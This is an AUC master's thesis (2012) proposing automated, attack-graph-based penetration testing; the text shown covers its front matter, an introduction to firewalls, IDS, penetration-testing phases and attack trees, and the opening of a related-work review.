

American University in Cairo

AUC Knowledge Fountain

Archived Theses and Dissertations

3-1-2012

Assessing network security through automated attack graph based multi-level penetration testing

Ahmed Mohamed Hassan

The American University in Cairo AUC

Follow this and additional works at: https://fount.aucegypt.edu/retro_etds



Part of the [Computer Engineering Commons](#)

Recommended Citation

APA Citation

Hassan, A. M. (2012). *Assessing network security through automated attack graph based multi-level penetration testing* [Thesis, the American University in Cairo]. AUC Knowledge Fountain.

https://fount.aucegypt.edu/retro_etds/2399

MLA Citation

Hassan, Ahmed Mohamed. *Assessing network security through automated attack graph based multi-level penetration testing*. 2012. American University in Cairo, Thesis. *AUC Knowledge Fountain*.

https://fount.aucegypt.edu/retro_etds/2399

This Thesis is brought to you for free and open access by AUC Knowledge Fountain. It has been accepted for inclusion in Archived Theses and Dissertations by an authorized administrator of AUC Knowledge Fountain. For more information, please contact fountadmin@aucegypt.edu.

**ASSESSING NETWORK SECURITY
THROUGH AUTOMATED ATTACK
GRAPH BASED MULTI-LEVEL
PENETRATION TESTING**

**AHMED MOHAMED HASSAN
2012**

2012/160



THE AMERICAN UNIVERSITY IN CAIRO

School of Sciences and Engineering

**Assessing Network Security Through Automated
Attack Graph Based Multi-Level Penetration
Testing**

A Thesis Submitted to
Department of Computer Science
in partial fulfillment of the requirements for
the degree of Master of Science

by

Ahmed Mohamed Hassan

Under the Supervision of Dr. Sherif El-Kassas and Dr. Mikhail Naguib

December, 2011



The American University in Cairo

ASSESSING NETWORK SECURITY THROUGH AUTOMATED
ATTACK GRAPH BASED MULTI-LEVEL PENETRATION
TESTING

A Thesis Submitted by

Ahmed Mohamed Hassan

to Department of Computer Science & Engineering

December 2011

in partial fulfillment of the requirements for

The degree of Master of Science

has been approved by

Dr. Mikhail N. Mikhail

Thesis Committee Chair / Adviser

Affiliation: Professor, Department of Computer Science & Engineering, The American University in Cairo.

Dr. Sherif El-Kassas

Thesis Committee Chair / Adviser

Affiliation: Associate Professor, Department of Computer Science & Engineering, The American University in Cairo.

Dr. Amr El-Kadi

Thesis Committee Reader / Examiner

Affiliation: Professor & Chairman, Department of Computer Science & Engineering, The American University in Cairo.

Dr. Awad Khalil

Thesis Committee Reader / Examiner

Affiliation: Professor, Department of Computer Science & Engineering, The American University in Cairo.

Dr. Gamal El-Din Mohamed Aly

Thesis Committee Reader / External Examiner

Affiliation: Professor, Computers & Engineering Systems Department, Faculty of Engineering, Ain Shams University.

Department Chair

Date

Dean

Date

12/22/2011

Jan. 9, 2012



The American University in Cairo

**ASSESSING NETWORK SECURITY THROUGH AUTOMATED
ATTACK GRAPH BASED MULTI-LEVEL PENETRATION
TESTING**

A Thesis Submitted by

Ahmed Mohamed Hassan

to Department of Computer Science & Engineering

December 2011

in partial fulfillment of the requirements for

The degree of Master of Science

has been approved by

Dr. Mikhail N. Mikhail

Thesis Committee Chair / Adviser

Affiliation: Professor, Department of Computer Science & Engineering, The American University in Cairo.

Dr. Sherif El-Kassas

Thesis Committee Chair / Adviser

Affiliation: Associate Professor, Department of Computer Science & Engineering, The American University in Cairo.

Dr. Amr El-Kadi

Thesis Committee Reader / Examiner

Affiliation: Professor & Chairman, Department of Computer Science & Engineering, The American University in Cairo.

Dr. Awad Khalil

Thesis Committee Reader / Examiner

Affiliation: Professor, Department of Computer Science & Engineering, The American University in Cairo.

Dr. Gamal El-Din Mohamed Aly

Thesis Committee Reader / External Examiner

Affiliation: Professor, Computers & Engineering Systems Department, Faculty of Engineering, Ain Shams University.

12/22/2011

Department Chair

Date

Dean

Date

Acknowledgement

I would like to thank my advisors, Dr. Sherif El-Kassas and Dr. Mikhail Naguib Mikhail, for their assistance and support. I would also like to thank my committee readers, Dr. Amr El- Kadi, Dr. Awad Khalil, who gave me very helpful tips on the thesis. I would also like to thank the Computer Science department for assisting me obtaining my masters' degree. Finally, I would like to thank my parents and my wife who supported me during my study.

Abstract

Assessing network security can be done in many different ways like applying penetration testing against target network. Penetration testing follows actual steps like reconnaissance, scanning, exploit and logical access to compromised hosts. When attacker compromises a machine, he uses it as a pivot for attacking other machines and getting access to them. An attacker continues in this process till he explores the entire target network or till he reaches his endeavor. This shows that attacks are not a single step but, to reach attackers' goal, the attacker has to go through multiple steps. Many of the available exploitation tools depend on single step that is to compromise the first vulnerable host and then deploy the attacking tools on the newly compromised host. Such tools use the compromised host as pivots to begin the attack steps again from the beginning. It is as if the attacker moved with his attack tools arsenal from his current position to the new compromised hosts.

In this thesis we are presenting a methodology that assists system administrators and penetration testers to secure their network by exploring and understanding their systems' vulnerabilities and their inter-relations in an ethical way. A breadth-first search algorithm is used to automate penetration testing process to discover and compromise hosts on the target network. Hosts are compromised one after the other in a sequential manner so that we can build an attack graph that shows the actual attack path an attacker can take and the weak points in the network under evaluation.

We have compared our methodology with other relevant methodologies and showed that we can automatically build a dynamic and realistic attack graph based on actual and current vulnerabilities with no prior information about the target network under evaluation.

Table of Contents

Chapter 1: Introduction	1
1.1 Background	1
1.2 Applications of Attack Graphs.....	10
1.3 Motivation and Problem Statement	14
1.4 Thesis Objective.....	15
1.5 Thesis Organization	15
1.6 Summary	16
Chapter 2: Related Work.....	17
2.1 Attack Graph Generation	17
2.1.1 Automation	17
2.1.2 Scalability Problem.....	23
2.2 Attack Graph Visualization.....	26
2.3 Attack Graph Generation Optimization	30
2.4 Summary	31
Chapter 3: Proposed Automated Penetration Testing Methodology for Assessing Network Security	32
3.1 Discussion and Motivation	32
3.2 Thesis Statement.....	33
3.3 A Methodology for Generating Attack Graphs	34
3.4 Summary.....	41
Chapter 4: Applying the Methodology	42
4.1 Overview of Experiments	42
4.1.1 Automatic Black-box Attack Graph Builder Tool.....	42
4.1.2 Test Cases and Assumptions.....	46

4.1.3 Building the Test Environment.....	50
4.1.4 Tools Used	51
4.2 First Experiment.....	52
4.3 Second Experiment	57
4.4 Summary and Findings	67
Chapter 5: Methodology Evaluation, Conclusion and Future work.....	68
5.1 Methodology Evaluation.....	68
5.2 Conclusion	71
5.3 Contributions.....	72
5.4 Future work.....	74
Appendices.....	75
Appendix A: Lab Environment & Setup	76
Appendix B: Case Studies Technical Implementation	78
B.1 First Case Study: Simple Network.....	78
B.2 Second Case Study: Network with multiple servers	90
Appendix C: Proposed Compact Attack Framework.....	103
Appendix D: Metasploit Framework Development Integration	107
References.....	122

Abbreviations

Abbreviation	Explanation
ARP	Address Resolution Protocol
OSI	Open System Interconnection
IDS	Intrusion Detection Systems
IPS	Intrusion Prevention Systems
IRC	Internet Relay Chat
LICQ	Linux "I Seek You"
IIS	Internet Information Services
HTTP	Hyper Text Transfer Protocol
DoS	Denial of Service
NAT	Network Address Translation
DNS	Domain Name System
ARKB	Attack Rules Knowledge Base

Chapter 1: Introduction

1.1 Background

In this chapter we will give some overview of the current network security problems that we face every day. Also showing the importance of testing our defenses and performing regular security assessments and how they are done and the tools that are available in this security area. Then we will shed some light on commonly used method for attack modeling and visualization which is attack trees.

Network security will be always an important and hot area in IT. On a daily basis we hear of incidents of illegal system access or intrusions have occurred that the hackers were able to steal confidential data or deface websites. Such incidents occur due many reasons including: configuration errors, improper security defenses or deploying systems with bugs without proper security (quality) controls over them. So network security is about protecting enterprise assets against illegitimate access, attacks or intrusions. An intrusion [10] occurs when an illegitimate user or unauthorized user gains an illegal access. An attack occurs when damage has been done to the network or system. Some of the most common networks attacks are ARP poisoning [24], Man In the Middle Attacks [25], IP Spoofing [26], Land Attacks [27]...etc. and new attacks are evolving every day.

Due to the increased number of attacks, many network systems and solutions are in place to secure the network. Some examples of security controls are Intrusion Prevention/Detection System, firewalls, patching all operating systems and network devices with the latest security updates. Others apply ethical hacking techniques, security/vulnerability assessment and penetration testing.

Firewalls are systems that stand [20] between a local system and other systems (like the internet) and filters out traffic that might be harmful. There are different types of

firewalls [28] like network level firewall, circuit level firewall and application level firewall and stateful multilevel firewall. Network level firewall operates at the network level of the OSI model [29] by inspecting packet headers and filtering traffic based on the IP address of the source, the destination IP address and the service. They can also filter packets based on protocols, the domain name of the source and a few other attributes. Circuit level firewalls monitor TCP handshaking between packets to make sure a session is legitimate. Traffic is filtered based on specified session rules and may be restricted to recognized computers only. Application-Level Firewalls which are sometimes called proxies works on the application layer of the OSI model [29]. They look deeply into the application data going through its filters and operate by considering the context of client requests and application responses. These firewalls attempt to enforce correct application behavior, block malicious activity and help organizations ensure the safety of sensitive information and systems. Stateful Multilevel firewalls are combinations of the above three mentioned firewalls; however they are not cheap.

Intrusion Detection Systems (IDS) [20] are systems that are deployed on the network and look for signs of an attack in progress or a compromised machine. Examples include spam coming from a machine, packets with forged source address, a machine trying to contact a "known bad" service like an IRC channel...etc. Upon detecting such malicious activities, alerts are sent to the security administrator in order to take the proper action.

On the other hand Intrusion Prevention Systems (IPS) are systems that can be deployed to block certain malicious traffic according to certain configured policy.

Many vulnerabilities are discovered each day and one way to fix such vulnerabilities is to deploy patch management systems. The purpose of the patch management systems is to check all the application that are installed on all devices on the network and check the

vendors' website for the latest deployed software versions. If the vendor released a specific patch or update for specific software, the patch management system download such patch and deploy it automatically to all devices that needs such update.

Ethical hacking or white hat hacking is about using computer techniques to find security flaws with the permission of the target owner and the goal of improving the target's security and this is to differentiate it from "Black Hat Hacking" which is breaking into computers and network systems without permissions.

Vulnerability analysis [30], also known as vulnerability assessment, is a process that defines, identifies, and classifies the security holes (vulnerabilities) in a computer, network, or communications infrastructure. In addition, vulnerability analysis can forecast the effectiveness of proposed countermeasures and evaluate their actual effectiveness after they are put into use.

Vulnerability analysis consists of several steps [30]:

- 1) Defining and classifying network or system resources
- 2) Assigning relative levels of importance to the resources
- 3) Identifying potential threats to each resource
- 4) Developing a strategy to deal with the most serious potential problems first
- 5) Defining and implementing ways to minimize the consequences if an attack occurs.

Penetration testing is where security professional focuses on finding security vulnerabilities in a target environment that could enable an attacker to penetrate the network or computer systems or steal information. So the goal of penetration tester is to compromise the target systems and getting access to information. Some organizations make penetration tests contracts with third party companies in order to test their security defenses and other use their security team to act as gray hat penetration testers to check

their attacks countermeasures. In each discipline the pen-tester simulates as an attacker that tries to compromise the network.

There are different types of ethical hacking and penetration tests like network service test, web application test, , wireless security test, social engineering test etc... For example a network service test involves looking for vulnerabilities in the target's systems and network devices. It can be done remotely across the internet targeting organization's perimeter networks or it can be launched locally from the target's own facilities to check for vulnerabilities a regular user or internal hacker can see.

The attackers or pen-testers have multiple steps [22] that they have to go through to compromise a host. The steps are: reconnaissance, scanning exploit, and logical access as shown in Figure 1.




Figure 1: Attack Steps

In reconnaissance, an initial mapping and information gathering is done on the target organization. Then scanning is done where the targets are probed searching for vulnerabilities that can be exploited later. The exploit phase is where the attacker or pen-tester tries to exploit the vulnerabilities that are discovered on the last phase in order to compromise or get full access to the target host. The last phase, logical access, is to try from the new comprised host to make reconnaissance, scan and exploit for other hosts.

This attack methodology is a manual one, not automated, where targets are compromised one after the other. It is as if the attacker or pen-tester is relocated from one target to the other after each one is compromised. Every time the attacker or pen-tester is relocated, he has to copy or move his attack tools arsenal.

The penetration testing tools that are used today are varying of different operating systems; some of them running on MS Windows, Linux and MAC OS X. Examples of free tools are Backtrack [39] and Metasploit Framework [40]. Examples of commercial tools are Core Impact [41] and Immunity Canvas [42].

So the benefits of ethical hacking and penetration testing is to provide us with an accurate view of the actual security state of an environment and highlight what a real hacker might see if he or she targeted the given organization.

It is important to model such behavior in a way that the compromised path can be verified at later time. Attacker aim for a single success, but defenders need to document and understand all possible attack paths. What is required is a comprehensive and accurate model for attacks and attack paths. One of the ways of modeling such attack paths is Attack graphs [16].

Attack graphs have been used widely in various enterprise network systems to present a visual representation of all the potential vulnerabilities and attack paths [4]. They help improve security by revealing the critical paths which are exploited by intruders to compromise the network and have applications in a number of areas of network security including vulnerability analysis, intrusion alarm correlation and attack response [11, 12]. System administrators use attack graphs for the following reasons:

- 1) To gather information: Attack graphs can answer questions like “What attacks is my system vulnerable to?” and “From an initial configuration, how many different ways can an attacker reach a final state to achieve his goal?”
- 2) To make decisions: Attack graphs can answer questions like “Which set of actions should I prevent to ensure the attacker cannot achieve his goal?” or “Which set of security measures should I deploy to ensure the attacker cannot achieve his goal?”

From data structure perspective, trees and graphs are used interchangeably. A tree [31] is a data structure accessed beginning at the root node. Each node is either a leaf or an internal node. An internal node has one or more child nodes and is called the parent of its child nodes. All children of the same node are siblings. Contrary to a physical tree, the root is usually depicted at the top of the structure, and the leaves are depicted at the bottom. Graph [32] is a set of items connected by edges. Each item is called a vertex or node. Formally, a graph is a set of vertices and a binary relation between vertices, adjacency. Graphs are so general that many other data structures, such as trees, are just special kinds of graphs. So we will use the term attack graphs to refer to both attack trees and attack graphs.

An attack graph [7] is the data structure which is used to represent all possible attacks on a network. An Attack graph or AG is a tuple $G = (\tau, S_0, S_S)$ where S is a set of states, $\tau \subseteq S \times S$ is a transition relation, $S_0 \subseteq S$ is a set of initial states and $S_S \subseteq S$ is a set of success states. Bruce Schneier [16] suggests attack trees as a methodical way of describing the security of systems, based on varying attacks. Figure 2, shows an example of an attack tree for opening a safe [16].




Figure 2: Attack tree for opening a safe [16]

The goal is opening the safe. To open the safe, attackers can pick the lock, learn the combination, cut open the safe, or install the safe improperly so that they can easily open it later. To learn the combination, they either have to find the combination written down or get the combination from the safe owner. And so on. Each node becomes a sub goal, and children of that node are ways to achieve that sub goal.

Note that there are AND nodes and OR nodes (in Figure 2 everything that is not an AND node is an OR node). OR nodes are alternatives -- the four ways to open a safe, for example. AND nodes represent different steps toward achieving the same goal. To eavesdrop on someone saying the safe combination, attackers have to eavesdrop on the conversation AND get safe owners to say the combination. Attackers cannot achieve the goal unless both sub goals are satisfied.

Tree nodes could be further assigned values representing different aspects of security, for example, the possibility of the attack, the cost associated with each attack, whether it requires special equipment or not. These values could be used later in the decision making process to validate assumptions about the risk associated with every attack.

Once you have created attack trees for your system, you can determine whether your system is vulnerable to these attacks or not.

One of the ways to model the generated attack trees is through visualization. Efficient visualization of attack graphs helps computer security analysts identify and fix vulnerabilities. Security visualization [13] is a new research area in both security and visualization which is the process of generating a picture based on activities or log records and how the log records or activities are mapped into a visual representation. Visual representation of data enables us to communicate a large amount of data to the viewers. It is clear that sometimes it is difficult to immediately grasp something that is written in words or a textual form and it is even hard for brain processing than if it was in a visual form. The brain can process images or pictures in a better way especially if using some patterns, colors, shading...etc.

Although the old proverb [17] says "A picture is worth a thousand words", in terms of information security we say "A picture is worth a thousand of log records" or "A picture is worth a thousand of packets [18]".

So instead of giving the attack tree nodes in a text form, why not put it in a visualized form so that it will be easy for the security team in target organization to pinpoint the problems easily. The benefits of visualization are enormous. Visualization enables the security analyst to create an image for specific data set instead of going through a lot text and not remembering the relationships between individual entries. Visualized data give the security analyst a new way of investigating data. For example interactive visualizations enable the user to zoom and concentrate on a specific area in the graph that may have the required information and lead to the right conclusion. Also visualization supports decision by visualizing a large amount of data that can lead to something useful. All this increases the efficiency of the analyst that investigates a specific case or incident

through the visualized data. According to [17] security visualization is still a very young field compared with the large amount of data that needs to be visualized.

So we need to have an automated tool where it can compromise each host one after the other and accordingly generate the attack tree and display it in a visual form.

1.2 Applications of Attack Graphs

Attack graphs are very useful in security assessment so let us first take an example of an actual network and show how an attack graph can be generated and what information that is available to build such attack graph.

The following network graph [14] in Figure 3 has three targets, an MS Windows host, a Linux host and an MS Windows IIS Web Server. An intrusion detection system (IDS) watches the network traffic between the internal network and the outside world.




Figure 3: Network Graph [14]

The Linux host on the internal network is running several services—Linux “I Seek You” (LICQ) chat software, Squid web proxy, and a Database. The LICQ client lets Linux users exchange text messages over the Internet. The Squid web proxy is a caching server. It stores requested Internet objects on a system closer to the requesting site than to the source. Web browsers can then use the local Squid cache as a proxy, reducing access time as well as bandwidth consumption. The host inside the DMZ is running Microsoft’s Internet Information Services (IIS) on Windows platform.

The intruder launches his attack starting from a single computer, which lies on the outside network. Assume that the attacker’s eventual goal is to disrupt the functioning of the database. To achieve this goal, the intruder needs root access on the database host Linux. Every vulnerability that is discovered is given a CVE [33] (Common

Vulnerabilities and Exposures) reference number. In other words CVE is a dictionary of publicly known information security vulnerabilities and exposures. There are five vulnerabilities are available to achieve the attacker's goal and are shown in the following table [14]

Action	Effect	Example CVE [33] ID
IIS Buffer Overflow	Remotely Get root	CAN-2002-0364
Squid port scan	Port scan	CVE-2001-1030
LICQ gain user	Gain user privileges remotely	CVE-2001-0439
Scripting Exploit	Gain user privileges remotely	CAN-2002-0193
Local buffer overflow	Locally get root	CVE-2002-0004

Table 1: Intruder Actions [14]

Figure 4 shows as a sample of attack graph generated with the security property $G(\text{intruder.privilege}[\text{lin}] < \text{root})$

This means that the intruder will never obtain root privileges on the Linux host.




Figure 4: Sample Attack Graph [14]

Since the external firewall restricts most network connections from the outside, the intruder has no choice with respect to the initial step—it must be a buffer overflow action

on the IIS Web server. Once the intruder has access to the Web server machine, his options expand. The highlighted scenario is the shortest route to success. The intruder uses the Web server machine to launch a port scan via the vulnerable Squid proxy running on the Linux host. The scan discovers that it is possible to obtain user privileges on the Linux host with the LICQ exploit. After that, a simple local buffer overflow gives the intruder administrative control over the Linux machine. The last transition in the action path is a bookkeeping step, signifying the intruder's success.

Figure 5 shows the nodes where the IDS alarm has been sounded. These nodes lie on paths that use the LICQ action along a network path monitored by the IDS. It is clear that while a substantial portion of the graph is covered by the IDS, the intruder can escape detection and still succeed by taking one of the paths on the right side of the graph.




Figure 5: Alternative attack scenario avoiding the IDS [14]

One such attack scenario is highlighted with square nodes in Figure 5. It is very similar to the attack scenario discussed in the previous paragraph, except that the LICQ action is launched from the internal Windows machine, where the intrusion detection system does not see it. To prepare for launching the LICQ action from the Windows machine, an

additional step is needed to obtain user privileges in the machine. For that, the intruder uses the client scripting exploit on the Windows host immediately after taking over the Web.

Let us see the disadvantage of such technique. So to build the attack graph we got the network graph, the vulnerabilities available, and the trust relationship between every host. This information depends on the sources where it is collected; whether from target personnel or through automated tools like Nessus [43]. However such information may contain some false positives as some times network vulnerability tools report vulnerabilities that are not existent. Also sometimes different variations of attacks can succeeds even when some IDS are in place. Also as we showed above even when installing IDS, the attacker can take a different path. So the best way to build attack graphs is through actual compromising of hosts, in an ethical way, and from new compromised hosts new paths can be discovered. Also it would be a problem if attack graphs are not shown in a visual form to help administrators pinpoint different attack paths.

1.3 Motivation and Problem Statement

Understanding how attacks may happen is fundamental to solve security problems. Given the current complexity and size of current networks and systems, it is essential to model attacks to be able to understand and analyze them.

Attacks graphs are such a modeling technique. However we need an effective method for building attack graphs as attacks are not a single step but, to reach attackers' goal, the attacker has to go through multiple steps.

As mentioned earlier, attacks on targets follow actual steps like reconnaissance, scanning, exploit and access to compromised hosts. When attacker compromises a machine, they use it as a pivot for attacking other machines and getting access to them. Many of the available exploitation tools depend on single step that is to compromise the first vulnerable host and then deploy the attacking tools on the newly compromised host and beginning the attack steps again from the beginning. It is as if the attacker moved with his attack tools arsenal from his current position to the new compromised hosts.

As mentioned earlier building attack graphs manually is tedious and error prone. Also the dynamic changes in networks, and the ever changing vulnerabilities means that attack models have to be updated frequently to remain effective. So we need attack graphs that interact with dynamic changes in the network without requiring extensive manual intervention. In this manner if we are able to automate attack steps to go automatically from one compromised host to the other, we can make a lot of enhancements to our security assessment methodology. Such automation can help us by building an effective threat model that relies on the target systems' current status (patching status, configuration, connectivity, and misconfiguration) at the time when our automated penetration testing is conducted.

1.4 Thesis Objective

Our goal is to develop a methodology that assists system administrators and penetration testers to secure their network by automatically building a connected model of the possible attacks in the form of an attack graph that reflects the dynamic changes in the network.

This is done by exploring and understanding their systems' vulnerabilities and their inter-relations in an automated manner where the generated attack graph is based on actual and current vulnerabilities; the result shows the actual attack path an attacker can take.

1.5 Thesis Organization

Chapter 2 presents some of the reviewed papers that are related to our work. Chapter 3 presents our proposed methodology for generating attack graphs. Chapter 4 shows how we applied our methodology through two test cases that represent different network infrastructure. Chapter 5 shows our methodology evaluation and comparing it to other methodologies. Chapter 6 summarizes our work and suggests areas for future work.

1.6 Summary

Network security testing is a labor-intensive and error prone process, because of the complexity of current enterprises' networks and its dynamic changes to business requirements. It is common today to use security tools or systems to secure computer networks against attacks. Also we face nowadays many software vulnerabilities, patches are not often deployed and many protocols are insecure.

Some organizations make use of ethical hacking, penetration testing and vulnerability assessment to pinpoint security problems. Attack trees can be used to define the different vulnerabilities in the network and the different paths that are available for hackers to attack systems.

Moreover, security concerns are interdependent across the network. Attackers can attack vulnerable machines and use them as stepping stones to further penetrate a network and compromise critical systems. So if there is a tool that simulates the attacker with his stepping stone or pivoting technique, we will be able to secure our system in a better way.

Chapter 2: Related Work

In this section we are reviewing some of the related work to our research like attack graphs generation automation, attack graphs generation scalability, attack graph visualization and attack generation optimization. In attack graphs generation automation the researcher tries to generate attack graphs in an automated way to avoid its manual generation. While in attack graphs generation scalability problem, a methodology is proposed to enhance the generation time for networks with more hosts with different numbers of vulnerabilities. In attack graphs visualization, different frameworks are proposed to visualize the generated attack graphs in a form that is displayed to the user. Attack graphs generation optimization is proposed through identifying portions of attack graph that are helpful for a user to understand the core security problems and reduce the amount of data presented to the user.

2.1 Attack Graph Generation

As we know drawing attack graphs by hands is a very tedious process and error prone. Accordingly there is a need to generate it in an automated way. Also it comes a problem when we have large networks with large numbers of vulnerabilities per hosts as it would take considerable time to generate it. The following section covers the problems we just mentioned.

2.1.1 Automation

A model is proposed in [1] to generate an attack graph based on information about the target network. They capture network configuration (topology, connectivity limiting devices such as firewalls, vulnerable services, etc.). They then match the network configuration to known attacker exploits, simulating attack penetration through the

network and predicting attack paths leading to compromised targets. The set of all possible attack paths is represented as attack graph with a predictive model of potential attacks. Through the generated attack graph, it is possible to determine optimal locations for intrusion sensors to cover known paths of vulnerability. This is especially useful if we would like to fine tune our intrusion detection policy to focus on known vulnerability only. Figure 6 shows the proposed system overview. The attack prediction engine is provided with assets information, threats and network scans for the underlying network. The attack prediction produces the appropriate attack graph that helps in network hardening, IDS/IPS sensor placements and correlating between the different attacks that the underlying network is vulnerable to. This helps the systems administrator to take the appropriate response to protect their networks against such vulnerabilities.


